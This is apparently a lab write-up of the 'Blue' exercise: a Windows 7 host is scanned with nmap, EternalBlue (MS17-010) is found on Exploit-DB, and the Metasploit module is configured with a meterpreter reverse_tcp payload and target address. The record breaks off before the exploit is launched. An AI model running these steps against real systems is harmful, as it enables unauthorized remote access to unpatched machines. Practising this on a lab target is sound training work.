Now, this is where it all begins. Assuming we didn't know the IP address of "Blue" in this case, this is where using an ARP scan can be useful. It scans for machines within the same network segment by sending ARP queries for their MAC and IP information as shown.


Home
Attack Titan
BLUE
1 2 3 4
9:22
kali@kali: ~
File Actions Edit View Help
nouse pointer inside or press Ctrl+G.


```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- -A 192.168.7.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-26 09:18 EDT
Nmap scan report for 192.168.7.136
Host is up (0.00041s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-06-26T13:20:13
|_  start_date: 2025-06-26T17:53:47
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0b:e7:e0 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
```

With the obtained IP address of the victim machine, we run an Nmap scan for all ports and additional detailed information such as the services running on it (http, ftp, etc.), OS and its version.




```
Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-06-26T13:20:13
|_  start_date: 2025-06-26T17:53:47
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0b:e7:e0 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-06-26T09:20:13-04:00
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.98 seconds
```

The Nmap scan is completed as indicated at the bottom and the results displayed as well.



```
(RPC) 135/tcp   open  msrpc        Microsoft Windows RPC
(SMB/old) 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
(SMB/new) 445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

From our results, we took some notes of the services running on the system. We noticed port 445 and 135 (both SMB) were opened as well as port 135. What makes port 445 so attractive is that it's running an old version which can be taken advantage of.


https://www.google.com/search?q=microsoft-ds+Windows+7+Ultimate+7601+Service+Pack+1+e...
Google
All
Videos
Short videos
Images
Forums
News
Web
More
Tools

microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 exploit exploitdb


Exploit-DB
https://www.exploit-db.com › exploits › 47176
Microsoft Windows 7 build 7601 (x86) - Local Privilege ...
26 Jul 2019 — **Microsoft Windows 7** build **7601** (x86) - Local Privilege Escalation. CVE-2019-1132 . local **exploit** for Windows_x86 platform.

Exploit-DB
https://www.exploit-db.com › exploits
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 ...
11 Jul 2017 — **Microsoft Windows 7**/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010). CVE-2017-0144 . remote **exploit** for ...

Rapid7
https://www.rapid7.com › modules › exploit › ms17_01...
MS17-010 EternalBlue SMB Remote Windows Kernel Pool ...
This module is a port of the Equation Group ETERNALBLUE **exploit**, part of the FuzzBunch toolkit released by Shadow Brokers.

GitHub
https://github.com › AnikateSawhney › Pwning_Blue_Fr...

So we do some googling to see if there are ways to exploit this vulnerability.



https://www.exploit-db.com/exploits/42315

EXPLOIT DATABASE

Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

EDB-ID: 42315

CVE: 2017-0144

Author: SLEEPYA

Type: REMOTE

Platform: WINDOWS


Date: 2017-07-11

EDB Verified: ✓

Exploit: ⤓ / {}

Vulnerable App:


According to this exploit database, an exploit known as "EternalBlue" has the capability of granting user privileges on old windows versions such as windows 7, 8.1, etc.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
```


mouse pointer outside or press Ctrl+Alt.

At this point, we use Metasploit to run this exploit against the victim machine.




```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Window
s Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy
/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy
/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
```

With Metasploit modules, we can access a great number modules to run scans, exploits and more. Here we search for the "EternalBlue" module and select it using the "use" command along with its numerical representation.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2
                                             , Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.7.131    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

Using the "options" command, we are provided a context to work with where the target's information such as RHOST (remote host ip address), RPORT, etc.) are provided. However, it is important to know the architecture of the target system and set your "payload" accordingly.


Home
BLUE
Attack Titan
1 2 3 4
9:42
kali@kali: ~
File Actions Edit View Help
ıouse pointer inside or press Ctrl+G.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.7.136
RHOSTS ⇒ 192.168.7.136
